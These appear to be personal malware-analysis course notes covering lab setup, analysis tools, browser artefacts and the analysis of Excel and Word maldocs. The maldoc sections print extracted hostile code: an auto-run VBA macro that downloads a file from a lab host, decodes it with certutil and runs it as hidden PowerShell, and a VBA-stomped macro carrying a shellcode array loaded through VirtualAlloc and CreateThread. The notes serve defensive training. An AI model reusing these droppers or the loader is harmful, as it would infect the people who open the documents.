

Practical Malware Analysis & Triage

🕒 Created	@February 13, 2022 2:50 AM
🏷️ Tags	MZ assembly malware malware analysis pe reverse engineering windows
🌐 URL	https://www.malware-traffic-analysis.net

Contents

Tools 🛠️

Indicators 📋

Memory 📄

1. Setup Malware Analysis Lab 🧪
2. Malware Samples 🦋
3. FlareVM and Remnux basic configs ⚙️
4. Hashing Malware Samples
5. Static Analysis
5. Static Analysis
 - 5.1 Static Analysis tools
6. Basic Dynamic Analysis
7. Advanced Static Analysis: Assembly Language, Decompiling, & Disassembling Malware
8. Advanced Dynamic Analysis: Debugging Malware
9. Maldoc Analysis
 - 9.1 Analyzing Excel Maldocs: OLEdump and OLEvba
 - 9.2 Analyzing Word Maldocs: Remote Template Macro Injection

Uncover the payload using HxD editor

Tools:

10. Analyzing Shellcode
11. Analyzing C#
 - 11.1 Decode **base64 + Deflate** Stream with CyberChef
 - 11.2 DNSpy
 - 11.3 ILspy <https://github.com/icsharpcode/ILSpy>
12. CobaltStrike
 - 12.1 Yara scan
 - 12.2 1768-K (Dieder Stevens)
13. Read PDB files
14. Analyzing .NET
 - 14.1 Indicator Of Compromise
15. Analyzing MSI file

16. Reverse bytes with Python

17. Analyzing EML files


Contents

Tools

Tool Name	Short Description	Usage
<code>Floss</code>	Retrieve the <code>Strings</code> from a binary	<code>floss <file></code>
<code>PEview</code>	Retrieve information for the PE file	GUI interface
<code>PE Studio</code>	Retrieve information for the PE file	GUI Interface
<code>sha256sum</code>	Hash a file with SHA256	<code>sha256sum.exe <file></code>
<code>md5sum</code>	Hash a file with MD5	<code>md5sum.exe <file></code>
<code>malapi.io</code>	An online catalog of Windows APIs that are commonly used in malware	https://malapi.io/
<code>wireshark</code>	Packet capture	GUI Interface
<code>msitools</code>	MSI tools is a set of programs to inspect and build Windows installer (.msi) files. It is part of <code>Remnux</code> . Manual installation: <code>sudo apt update</code> <code>sudo apt install msitools</code>	URL: https://forensicitguy.github.io/analyzing-stealer-msi-using-msitools/#malware
<code>ProcessMonitor</code>	Retrieve Information about a file after its execution.	GUI Interface
<code>TCPView</code>	TCPView is a Windows program that will show you detailed listings of all TCP and UDP endpoints on your system, including the local and remote addresses and state of TCP connections.	GUI Interface
<code>Cutter</code>	Open-source reverse-engineering platform	GUI Interface
<code>CFF Explorer</code>		
<code>x32dbg</code> , <code>x64dbg</code>		
<code>Olevba</code> , <code>Oledump</code>	Analyze Word and Excel Maldocs	
<code>1768</code>	Extract cobaltStrike configuration	<code>python 1768.py <file></code>
<code>yara</code>		
<code>dnSpy</code>	Analyze C# files	GUI Interface
<code>capa</code>	<code>capa</code> is the FLARE team's newest open-source tool for analyzing malicious programs. - https://www.mandiant.com/resources/capa-automatically-identify-malware-capabilities	<code>capa <file></code> <code>capa -f sc32 shellcode.bin</code> <code>capa -vv suspicious.exe</code> <code>capa -t "create TCP socket" suspicious.exe</code> https://github.com/mandiant/capa/tree/master/doc
<code>StringSifter</code>	StringSifter is a machine learning tool that automatically ranks strings based on their relevance for malware analysis.	<code>flarestrings.exe -n 10 1.exe rank_strings.exe -s</code>
<code>pdbex</code>	<code>pdbex</code> is a utility for reconstructing structures and unions from the <u>PDB files</u> into compilable C headers.	<code>pdbex.exe * <filename>.pdb -o <filename>.h</code>

Tool Name	Short Description	Usage
<code>dll export viewer</code>	This utility displays the list of all exported functions and their virtual memory addresses for the specified <code>DLL</code> files. You can easily copy the memory address of the desired function, paste it into your debugger, and set a breakpoint for this memory address. When this function is called, the debugger will stop in the beginning of this function. - https://www.nirsoft.net/utils/dll_export_viewer.html	GUI
<code>readpe</code>		<code>readpe <file> readpe -e <file> readpe -i <file></code>

Indicators

Name	IOC	Tools
Internet Explorer	<code>c:\Users\<username>\AppData\Local\Microsoft\Edge\User Data\Default\History</code> <code>c:\Users\<username>\AppData\Local\Microsoft\Edge\User Data\Default\c:\Users\<username>\AppData\Local\Microsoft\Edge\User Data\Default\Cache</code> <code>c:\Users\<username>\AppData\Local\Microsoft\Windows\WebCache\WebCacheV*.dat</code>	https://www.nirsoft.net/utils/ease_database_view.html
Office	<code>c:\Users\<username>\AppData\Local\Microsoft\Windows\InetCache*.*</code> <code>C:\Users\User\AppData\Roaming\Microsoft\Templates</code>	
Chrome	<code>%Userprofile%\AppData\Local\Google\Chrome\User Data\Default\History</code> <code>%Userprofile%\AppData\Local\Google\Chrome\User Data\Default\Extensions</code>	Find extension - <a href="https://chrome.google.com/webstore/detail/google-docs-offline/<extension-name>?hl=en-GB">https://chrome.google.com/webstore/detail/google-docs-offline/<extension-name>?hl=en-GB
Firefox  Firefox	<ul style="list-style-type: none"> <code>C:\Users\<your Windows login username>\AppData\Roaming\Mozilla\Firefox\Profiles\</code> <code>%APPDATA%\Mozilla\Firefox\Profiles\</code> <code>/home/<USERNAME>/.mozilla/firefox/ [Linux]</code> 	
Windows	<code>c:\Users\<USER>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup</code>	
RDP	<code>%APPDATALOCAL%\Microsoft\Terminal Server Client\Cache\</code>	-

Memory

In order to understand how defenders are able to pick up on malicious memory artifacts with minimal false positives using point-in-time memory scanners such as `Get-InjectedThread` and `malfind` it is essential for one to understand what constitutes “normal” memory allocation and how malicious allocation deviates from this norm. For our purposes, typical process memory can be broken up into 3 different categories:

- `Private memory` – **not to be confused with memory that is un-shareable with other processes**. All memory allocated via `NTDLL.dll!NtAllocateVirtualMemory` falls into this category (this includes heap and stack memory).
- `Mapped memory` – **mapped views of sections which may or may not be created from files on disk**. This does not include PE files mapped from sections created with the `SEC_IMAGE` flag.
- `Image memory` – mapped views of sections created with the `SEC_IMAGE` flag from PE files on disk. This is distinct from mapped memory. Although image memory is technically a mapped view of a file on disk just as mapped memory may be, they are distinctively different categories of memory.



My repo about process injection can be useful to understand the basics of process injection and PE mapping
https://github.com/tasox/CSharp_Process_Injection



<https://www.forrest-orr.net/post/malicious-memory-artifacts-part-i-dll-hollowing>

1. Setup Malware Analysis Lab

Download a clean image of `Windows OS`,
`FlareVM` and `Remnux`

- <https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise>
- <https://github.com/mandiant/flare-vm>
- <https://docs.remnux.org/install-distro/get-virtual-appliance>
- Download the Malware samples from [here](#)

2. Malware Samples

- <https://github.com/ytisf/theZoo>
- <https://github.com/vxunderground/MalwareSourceCode>
- <https://zeltser.com/malware-sample-sources/>

3. FlareVM and Remnux basic configs

1. Both VMs **MUST** have `host-only` adapter enabled.
2. On *FlareVM*'s network adapter add as *Primary DNS* the IP address of *Remnux VM*
3. On *Remnux* configure `sudo nano /etc/inetsim/inetsim.conf` the `InetSim` (Internet Simulator) as follows:
 - a. uncomment `start_dns service` option
 - b. uncomment `service_bind_address` and set the IP address → `0.0.0.0` (All interfaces)
 - c. uncomment `dns_default_ip` and change the default value to the IP address of the *Remnux VM*
 - d. Save the changes
 - e. Launch `InetSim`

```
remnux@remnux:~$ inetsim
```



If **FlareVM** can't connect to `InetSim` then execute on **Remnux** → `sudo systemctl disable systemd-resolved.service`
 or another solution is to disable `Automatically detect settings` on the browser.

4. Hashing Malware Samples

On FlareVM open the `Cmder` and execute the following commands:

```
sha256sum.exe <malware sample>
md5sum.exe <malware sample>
```

5. Static Analysis

5. Static Analysis

`Floss` is a tool created by FireEye team to extract the strings for a binary and **de-obfuscated** whenever is needed.

```
floss <binary file> > save_strings.txt
```

```
strings -a -n <number of charcters> <FILE> > <DIRECTORY TO EXPORT>
```



Another tool for String analysis is `StringSifter`. <https://github.com/mandiant/stringsifter>



<https://www.fireeye.com/blog/threat-research/2019/05/learning-to-rank-strings-output-for-speedier-malware-analysis.html>

```
git clone https://github.com/fireeye/stringsifter.git
cd stringsifter
git checkout python3.7 #Optional
pipenv install --dev
```

```
λ flarestrings.exe -n 10 1.exe | rank_strings.exe -s

10.16,=www.verisign.com/repository/RPA Incomp. by Ref.,LIAB.LTD(c)981>0<
9.39,exe\wextract.dbg
8.91,comctl32.inf
8.87,#S\comctl32.dll
8.31,Do you want to continue?
8.26,Do you want to install the latest version of Windows common controls?
8.24,Windows common controls have been installed.
8.14,Please type the location where you want to place the extracted files.
7.56,Your computer already has the latest version of Windows common controls.
7.53,GetProcAddress
```



`Capa` is a very useful tool to determine the capabilities of an executable or a shellcode

Files

- <https://github.com/mandiant/capa/releases>

- <https://github.com/mandiant/capa-rules>
- <https://github.com/mandiant/capa-testfiles>

```
capa <file>
capa -f sc32 shellcode.bin
capa -f sc64 shellcode.bin
capa -f elf malicious.elf
capa -vv suspicious.exe
capa -t "create TCP socket" suspicious.exe
```

5.1 Static Analysis tools

- **PEStudio**
- **PEView**
- **VirusTotal**
- **File Hashes**
- **Floss**
- **CFF Explorer**
- **StringSifter**
- **Capa** <https://github.com/mandiant/capa>

6. Basic Dynamic Analysis

During the dynamic analysis of an executable, we have used tools like:

- Launch **InetSim** on Remnux VM
- **ProcessMonitor**
- **TCPView**
- **Wireshark**
- **Netcat**
- **c:\Windows\system32\drivers\etc\hosts**
 - If the malware has reverse shell capabilities and we know in which domain it connects to, then we can add this domain to **hosts** file and **IP → 127.0.0.1**

7. Advanced Static Analysis: Assembly Language, Decompiling, & Disassembling Malware

Tools that can be used during an Advanced Static Analysis:

- **Cutter** <https://github.com/rizinorg/cutter>

<https://s3-us-west-2.amazonaws.com/secure.notion-static.com/a515226e-c562-4ab2-a8b0-8c090fedc84e/IntelCodeTable.pdf>

8. Advanced Dynamic Analysis: Debugging Malware

Tools:

- x32dbg
- x64dbg

Testing Flow

- Flow control & Breakpoints
- Dynamic Analysis of x86 Instructions & API calls

9. Maldoc Analysis

We can use `OLEdump` and `OLEvba` for analysis **Word and Excel documents**.

Application	Directory
Powerpoint	e.g <code>ppt/embeddings/oleObject1.bin</code>
Excel	e.g <code>xl/vbaProject.bin</code>
Word	e.g <code>word/vbaProject.bin</code> <code>C:\Users\user\AppData\Local\Microsoft\Windows\InetCache\Content.Word</code>

Windows

```
pip install -U oletools
```

Linux

```
sudo -H pip install -U oletools
```

Commands Wiki:

- <https://github.com/decalage2/oletools/wiki/olevba>

9.1 Analyzing Excel Maldocs: OLEdump and OLEVba

```
remnux@remnux:~/PMAT-labs/labs/3-1.GonePhishing-MaldocAnalysis/Excel$ unzip sheetsForFinancial.xlsm
Archive:  sheetsForFinancial.xlsm
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: xl/workbook.xml
```

```

inflating: xl/_rels/workbook.xml.rels
inflating: xl/worksheets/sheet1.xml
inflating: xl/theme/theme1.xml
inflating: xl/styles.xml
inflating: xl/sharedStrings.xml
inflating: xl/vbaProject.bin
inflating: xl/worksheets/_rels/sheet1.xml.rels
inflating: xl/printerSettings/printerSettings1.bin
inflating: docProps/core.xml
inflating: docProps/app.xml

```

```

remnux@remnux:~/PMAT-labs/labs/3-1.GonePhishing-MaldocAnalysis/Excel/xl$ strings vbaProject.bin
wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZlbiEbyB5b3UgbmVLZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3Rlci4uLiBnbywgZ28sIGd
vLCBnbywgZ28hIFRoaxMgdGhpbmcgY29tZXMGZnVsbHkgbG9hZGVkLiBbTS9GTSByYWRpybWgcmluaw5nIGJ1Y2tldC'
bmVl
WQgd2l0aCB0aGUgZmF0IGxhZkhkIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhIGZhdCBsYWRSISBZb3UncmUgb2JzZXNzZWQg
TSBy
WQgd2l0aCB0aGUgZmF0IGxhZkhkIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhIGZhdCBsYWRSISBZb3UncmUgb2JzZXNzZWQg
IHdp
Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNLLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93b
iBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZlIG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNLLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVk
IHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZW'
IHVz]
http://srv3.wonderballfinancial.local/abc123.crt
cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\r
un.ps1
Attribut
e VB_Nam

```



oledump -M means MACRO

```

remnux@remnux:~/PMAT-labs/labs/3-1.GonePhishing-MaldocAnalysis/Excel/xl$ oledump.py vbaProject.bin
1:      468 'PROJECT'
2:      86 'PROJECTwm'
3: M    7829 'VBA/Module1'
4: m    1196 'VBA/Sheet1'
5: m    1204 'VBA/ThisWorkbook'
6:     3130 'VBA/_VBA_PROJECT'
7:     4020 'VBA/___SRP_0'
8:     272 'VBA/___SRP_1'
9:     3892 'VBA/___SRP_2'
10:    220 'VBA/___SRP_3'
11:    680 'VBA/___SRP_4'
12:    106 'VBA/___SRP_5'
13:    464 'VBA/___SRP_6'
14:    106 'VBA/___SRP_7'
15:    562 'VBA/dir'

```



oledump -s <stream number>. If that case we are interesting for stream 3

```

remnux@remnux:~/PMAT-labs/labs/3-1.GonePhishing-MaldocAnalysis/Excel/xl$ oledump.py -s 3 vbaProject.bin
00001800: 00 47 45 54 00 B9 00 30 00 68 74 74 70 3A 2F 2F .GET...0.http://
00001810: 73 72 76 33 2E 77 6F 6E 64 65 72 62 61 6C 6C 66 srv3.wonderballf
00001820: 69 6E 61 6E 63 69 61 6C 2E 6C 6F 63 61 6C 2F 61 inancial.local/a
00001830: 62 63 31 32 33 2E 63 72 74 BA 00 20 00 34 02 42 bc123.crt.. .4.B
00001840: 40 16 01 03 00 B9 00 83 00 63 6D 64 20 2F 63 20 @.....cmd /c
00001850: 63 65 72 74 75 74 69 6C 20 2D 64 65 63 6F 64 65 certutil -decode
00001860: 20 65 6E 63 64 2E 63 72 74 20 72 75 6E 2E 70 73 encd.crt run.ps
00001870: 31 20 26 20 63 3A 5C 57 69 6E 64 6F 77 73 5C 53 1 & c:\Windows\S
00001880: 79 73 57 4F 57 36 34 5C 57 69 6E 64 6F 77 73 50 yswow64\WindowsP

```



```

00001890: 6F 77 65 72 53 68 65 6C 6C 5C 76 31 2E 30 5C 70 owerShell\v1.0\p
000018A0: 6F 77 65 72 73 68 65 6C 6C 2E 65 78 65 20 2D 65 owerShell.exe -e
000018B0: 70 20 62 79 70 61 73 73 20 2D 57 20 48 69 64 64 p bypass -W Hidd
000018C0: 65 6E 20 2E 5C 72 75 6E 2E 70 73 31 00 1D 00 41 en .\run.ps1...A
000018D0: 40 40 02 01 00 FF FF FF FF C8 07 00 00 FF FF FF @@.....
000018E0: FF 00 00 01 AE B5 00 41 74 74 72 69 62 75 74 00 .....Attribut.
000018F0: 65 20 56 42 5F 4E 61 6D 00 65 20 3D 20 22 4D 6F e VB_Name = "Mo
00001900: 64 00 75 6C 65 31 22 0D 0A 46 00 75 6E 63 74 69 d.ule1"..F.uncti

```



oledump decompression of VBA with `-vbadecompresscorrupt`

```

remnux@remnux:~/PMAT-labs/labs/3-1.GonePhishing-MaldocAnalysis/Excel/xl$ oledump.py -s 3 --vbadecompresscorrupt vbaProject.bi
n
Attribute VB_Name = "Module1"
Function genStr(Length As Integer)
Dim chars As Variant
Dim x As Long
Dim str As String

If Length < 1 Then
Exit Function
End If

chars = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", _
"k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", _
"y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "!", " ", _
"#", "$", "%", "^", "&", "*", "A", "B", "C", "D", "E", "F", "G", "H", _
"I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", _
"W", "X", "Y", "Z")
For x = 1 To Length
Randomize
str = str & chars(Int((UBound(chars) - LBound(chars) + 1) * Rnd + LBound(chars)))
Next x

randStr = str

End Function
Sub Workbook_Open()
Dim str1: genStr (17)
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
str2 = "wgd2l0aCB5b3VyIG93b1BjbGV2ZXIgdGhvdWdodHMgYw5kIGlkZWZlLiBEbyB5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3R
lci4uLiBnb3VlZ28sIGdvLGNbywZ28hIFRoXMGdGhpbmcyY29tZXMGZnVsbnVhZG9hZGVkLiBBTS9GTsByYWRpbywgcGVjbGluaw5nIGJ1Y2tldC"
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")

```



Automate above with `olevba`

```

remnux@remnux:~/PMAT-labs/labs/3-1.GonePhishing-MaldocAnalysis/Excel$ olevba sheetsForFinancial.xlsm
olevba 0.56.1 on Python 3.8.5 - http://decalage.info/python/oletools
=====
FILE: sheetsForFinancial.xlsm
Type: OpenXML
WARNING invalid value for PROJECTLCID_Id expected 0002 got 004A
WARNING invalid value for PROJECTLCID_Lcid expected 0409 got 0002
WARNING invalid value for PROJECTLCIDINVOKE_Id expected 0014 got 0002
WARNING invalid value for PROJECTCODEPAGE_Id expected 0003 got 0014
WARNING invalid value for PROJECTCODEPAGE_Size expected 0002 got 0004
WARNING invalid value for PROJECTNAME_Id expected 0004 got 0000
ERROR PROJECTNAME_SizeOfProjectName value not in range [1-128]: 131075
ERROR Error in _extract_vba
Traceback (most recent call last):
  File "/usr/local/lib/python3.8/dist-packages/oletools/olevba.py", line 3433, in extract_macros
    for stream_path, vba_filename, vba_code in \

```

```
File "/usr/local/lib/python3.8/dist-packages/oletools/olevba.py", line 1760, in __extract_vba
    project = VBA_Project(ole, vba_root, project_path, dir_path, relaxed)
File "/usr/local/lib/python3.8/dist-packages/oletools/olevba.py", line 1760, in __init__
    projectdocstring_id = struct.unpack("<H", dir_stream.read(2))[0]
struct.error: unpack requires a buffer of 2 bytes
WARNING For now, VBA stomping cannot be detected for files in memory
-----
VBA MACRO Module1
in file: xl/vbaProject.bin - OLE stream: 'Module1'
-----
Function genStr(Length As Integer)
Dim chars As Variant
Dim x As Long
Dim str As String

If Length < 1 Then
    Exit Function
End If

chars = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", _
"k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", _
"y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "!", "@", _
"#", "$", "%", "^", "&", "**", "A", "B", "C", "D", "E", "F", "G", "H", _
"I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", _
"W", "X", "Y", "Z")
For x = 1 To Length
    Randomize
    str = str & chars(Int((UBound(chars) - LBound(chars) + 1) * Rnd + LBound(chars)))
Next x

randStr = str

End Function

Sub Workbook_Open()
    Dim str1: genStr (17)
    Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
    str2 = "wgdl0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZlLiBEbyB5b3UgbmVLZCBhIG1hbmfFnZXI/CgpNdXN0IGdvIGZhcn3Rlc1uLiBnbwygZ28sIGdvLCBnbwygZ28hIFRoaxMGdGhpbmcyY29tZXMGZnVsbnVsbHkgbG9hZGVkLiBBTS9GTStBYWRpbwygcmVjbGUuaw5nIGJ1Y2tldc"
    Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
    str3 = "WQgd2l0aCB0aGUGZmF0IGxhZHkhIERyaXZLIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNZZW"
    Qg"
        xHttp.Open "GET", "http://srv3.wonderballfinancal.local/abc123.crt", False
        xHttp.Send
        Dim str9: genStr (10)
        With bStrm
            .Type = 1 '//binary
            .Open
            .write xHttp.ResponseBody
            .savetofile "encd.crt", 2 '//overwrite
        End With
        str5 = "WQgd2l0aCB0aGUGZmF0IGxhZHkhIERyaXZLIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNZZW"
    Qg"
        str6 = "Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gawNLiBZb3UncmUgyYSB2ZXJ5IHRRhbGVudGVkIHlvdw5nIG1hb"
iwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZlV0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gawNLiBZb3UncmUg
YSB2ZXJ5IHRRhbGVudGVkIHlvdw5nIG1hb1wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZW"
        Shell ("cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysOW64\WindowsPowerShell\v1.0\powershell.exe -ep
bypass -W Hidden .\run.ps1")
    End Sub


-----
VBA MACRO ThisWorkbook
in file: xl/vbaProject.bin - OLE stream: 'ThisWorkbook'
-----
(empty macro)
-----
VBA MACRO Sheet1
in file: xl/vbaProject.bin - OLE stream: 'Sheet1'
-----
(empty macro)
-----
+-----+-----+
|Type      |Keyword      |Description                                     |
+-----+-----+-----+
|AutoExec  |Workbook_Open|Runs when the Excel Workbook is opened       |
|Suspicious|Open         |May open a file                               |
+-----+-----+-----+
```

Suspicious write	May write to a file (if combined with Open)	
Suspicious binary	May read or write a binary file (if combined	
	with Open)	
Suspicious Adodb.Stream	May create a text file	
Suspicious savetofile	May create a text file	
Suspicious Shell	May run an executable file or a system	
	command	
Suspicious run	May run an executable file or a system	
	command	
Suspicious powershell	May run PowerShell commands	
Suspicious CreateObject	May create an OLE object	
Suspicious Windows	May enumerate application windows (if	
	combined with Shell.Application object)	
Suspicious Microsoft.XMLHTTP	May download files from the Internet	
Suspicious Hex Strings	Hex-encoded strings were detected, may be	
	used to obfuscate strings (option --decode to	
	see all)	
Suspicious Base64 Strings	Base64-encoded strings were detected, may be	
	used to obfuscate strings (option --decode to	
	see all)	
IOC http://srv3.wonderba URL		
	llfinancial.local/ab	
	c123.crt	
IOC run.ps1	Executable file name	
IOC powershell.exe	Executable file name	
+-----+		

9.2 Analyzing Word Maldocs: Remote Template Macro Injection

Assessing risk in Office documents - Part 1: Introduction

Forcepoint Innovation Labs conducted a research project to see if we can evaluate risk associated with Microsoft Office documents without focusing on specific malware families. Anti-virus-engines need to be able to classify a document as malicious to block it, while we want to evaluate the level of risk a

 <https://www.forcepoint.com/blog/x-labs/assessing-risk-office-documents-part-1-introduction>


```


1453 1980-01-01 00:00 [Content_Types].xml
590 1980-01-01 00:00 _rels/.rels
939 1980-01-01 00:00 word/_rels/document.xml.rels
1794 1980-01-01 00:00 word/document.xml
98304 1980-01-01 00:00 word/vbaProject.bin
277 1980-01-01 00:00 word/_rels/vbaProject.bin.rels
6850 1980-01-01 00:00 word/theme/theme1.xml
2172 1980-01-01 00:00 word/vbaData.xml
6872 1980-01-01 00:00 word/settings.xml
993 1980-01-01 00:00 docProps/app.xml
28725 1980-01-01 00:00 word/styles.xml
958 1980-01-01 00:00 docProps/core.xml
1299 1980-01-01 00:00 word/fontTable.xml

```

Assessing risk in Office documents - Part 2: Hide my code or download it?

In part 2 of this blog series we focus on the general approach of malicious Office documents to either embed code into the document or to insert links to download the content they need to run. We will investigate different approaches and how they manifest themselves in documents so we can evaluate

 <https://www.forcepoint.com/blog/x-labs/assessing-risk-office-documents-part-2-hide-my-code-or-download-it>



```

PS C:\Users\tasox\Desktop\TOOLS\Offensive\Evil-Clippy> olevba.exe .\2016x32_fakecode_EvilClippy.doc
olevba 0.56 on Python 3.9.1 - http://decalage.info/python/oletools
=====
FILE: .\2016x32_fakecode_EvilClippy.doc
Type: OLE
-----
VBA MACRO ThisDocument.cls
in file: .\2016x32_fakecode_EvilClippy.doc - OLE stream: 'Macros/VBA/ThisDocument'
-----
#If Vba7 Then
    Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Cfkq As Long, ByVal Ukopvupat As Long, ByVal Bdc As LongPtr, Pdhgvb As Long, ByVal Wkksd As Long, Pioht
g) As LongPtr
    Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Npwp As Long, ByVal Ybywu As Long, ByVal Qhgqec As Long, ByVal Qgagi As Long) As LongPtr
    Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Danxuy As LongPtr, ByRef Aurr As Any, ByVal Ssbadli As Long) As LongPtr
#Else
    Private Declare Function CreateThread Lib "kernel32" (ByVal Cfkq As Long, ByVal Ukopvupat As Long, ByVal Bdc As Long, Pdhgvb As Long, ByVal Wkksd As Long, Piohtfcy As Long) As Long
    Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Npwp As Long, ByVal Ybywu As Long, ByVal Qhgqec As Long, ByVal Qgagi As Long) As Long
    Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Danxuy As Long, ByRef Aurr As Any, ByVal Ssbadli As Long) As Long
#EndIf

Sub Auto_Open()
    Dim Mtmta As Long, Kakgh As Variant, Thy As Long
#If Vba7 Then
    Dim Mygvfo As LongPtr, Srcvw As LongPtr
#Else
    Dim Mygvfo As Long, Srcvw As Long
#EndIf
    Kakgh = Array(232,130,0,0,96,137,229,49,192,100,139,80,48,139,82,12,139,82,20,139,114,40,15,183,74,38,49,255,172,60,97,124,2,44,32,193,207,13,1,199,226,242,82,87,139,82,
60,139,76,17,120,227,72,1,209,81,139,89,32,1,211,139,73,24,227,58,73,139,52,139,1,214,49,255,172,193,
207,13,1,199,56,224,117,246,3,125,248,59,125,36,117,228,88,139,88,36,1,211,102,139,12,75,139,88,28,1,211,139,4,139,1,208,137,68,36,36,91,91,97,89,90,81,255,224,95,95,90,139,18,235,
4,51,50,0,0,104,119,115,50,95,84,104,76,119,38,7,255,213,184,144,1,0,0,41,
196,84,80,104,41,128,107,0,255,213,80,80,80,80,64,80,104,234,15,223,224,255,213,151,106,5,104,192,168,100,128,104,2,0,17,92,137,230,106,16,86,87,104,153,165,116,97,255,213,
12,255,78,8,117,236,104,240,181,162,86,255,213,104,99,109,100,0,137,227,87,87,87,49,246,106,
18,89,86,226,253,102,199,68,36,60,1,1,141,68,36,16,198,0,68,84,80,86,86,86,70,86,78,86,86,83,86,104,121,204,63,134,255,213,137,224,78,86,70,255,48,104,8,135,29,96,255,213,187,240,
104,166,149,189,157,255,213,60,6,124,10,128,251,224,117,5,187,71,19,114,111,106,0,
83,255,213)

```

```

-----
VBA MACRO VBA_P-code.txt
in file: VBA_P-code - OLE stream: 'VBA P-code'
-----
' Processing file: .\2016x32_fakecode_EvilClippy.doc
' =====
' Module streams:
' Macros/VBA/ThisDocument - 2144 bytes
' Line #0:
'     FuncDefn (Sub AutoOpen())
' Line #1:
'     LitStr 0x0022 "This message comes from the P-code"
'     ArgsCall MsgBox 0x0001
' Line #2:
'     EndSub
+-----+-----+-----+
|Type    |Keyword      |Description|
+-----+-----+-----+
|AutoExec|AutoOpen     |Runs when the Word document is opened|
|AutoExec|Auto_Open    |Runs when the Excel Workbook is opened|
|AutoExec|Workbook_Open|Runs when the Excel Workbook is opened|
|Suspicious|Lib          |May run code from a DLL|
|Suspicious|CreateThread |May inject code into another process|
|Suspicious|VirtualAlloc |May inject code into another process|
|Suspicious|RtlMoveMemory|May inject code into another process|
|Suspicious|VBA Stomping |VBA Stomping was detected: the VBA source|
|         |              |code and P-code are different, this may have|
|         |              |been used to hide malicious code|
+-----+-----+-----+
VBA Stomping detection is experimental: please report any false positive/negative at https://git

```

Uncover the payload using HxD editor

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	Decoded text
000037C0	20	74	68	65	20	50	2D	63	6F	64	65	41	40	2A	02	01	00	31	00	42	00	6F	00	FF	FF	40	00	00	FF	FF	FF	the P-codeA@*...1.B.o.y98...y9y	
000037E0	FF	38	00	00	00	FF	FF	FF	00	00	01	B1	B4	00	23	49	66	20	56	62	61	37	00	20	54	68	65	6E	0A	09	50	y8...y9y...i'.#If Vba7. Then..P	
00003800	00	72	69	76	61	74	65	20	44	00	65	63	6C	61	72	65	20	50	00	74	72	53	61	66	65	20	46	00	75	6E	63	74	..ivate D.eclare P.utSafe F.unct
00003820	69	6F	6E	20	48	43	72	65	00	7C	54	68	00	18	64	00	20	4C	69	62	20	22	6B	65	00	72	6E	65	6C	33	32	22	ion HCre. Th..d. Lib "ke.rnel32"
00003840	20	00	28	42	79	56	61	6C	20	43	00	66	6B	71	20	41	73	20	4C	20	6F	6E	67	2C	20	03	26	55	6B	80	6F	70	.(ByVal C.fkq As L ong, .&UkEop
00003860	76	75	70	61	74	0D	30	18	42	64	63	05	12	00	6B	2C	20	50	20	64	68	67	76	62	0D	25	57	6B	08	6B	73	64	vupat.0.Bdc...k, P.dhgvb.&Wk.ksd
00003880	07	14	50	69	6F	68	D0	66	71	63	79	05	11	29	08	42	20	C3	00	56	69	72	74	75	61	6C	41	10	6C	6C	6F	63	..PlohBfgcy..).B &A.VirtualA.lloc
